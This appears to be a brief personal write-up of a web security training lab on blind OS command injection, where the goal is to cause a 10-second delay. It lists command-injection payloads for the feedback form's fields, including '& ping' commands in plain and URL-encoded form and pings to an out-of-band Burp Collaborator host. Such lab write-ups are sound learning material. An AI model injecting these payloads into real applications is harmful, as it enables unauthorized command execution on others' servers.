
Blind OS command injection with time delays

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response.


To solve the lab, exploit the blind OS command injection vulnerability to cause a 10 second delay.

Find the injection point first off



Some payloads I was messing around with

y10b7cp63szcxbdcz9kbgk23ruxkl9.oastify.com
& ping -c 10 127.0.0.1 &
%26%20%70%69%6e%67%20%2d%63%20%31%30%20%31%32%37%2e%30%2e%30%2e%31%20%26
& ping -c 10 y10b7cp63szcxbdcz9kbgk23ruxkl9.oastify.com &
%26+ping+-c+10+y10b7cp63szcxbdcz9kbgk23ruxkl9.oastify.com+%26



Eventually I noticed the lab had solved

Email field seemed to have been vulnerable to the injection. I couldnt get it to trigger a request to burp collaborator which would have been quite cool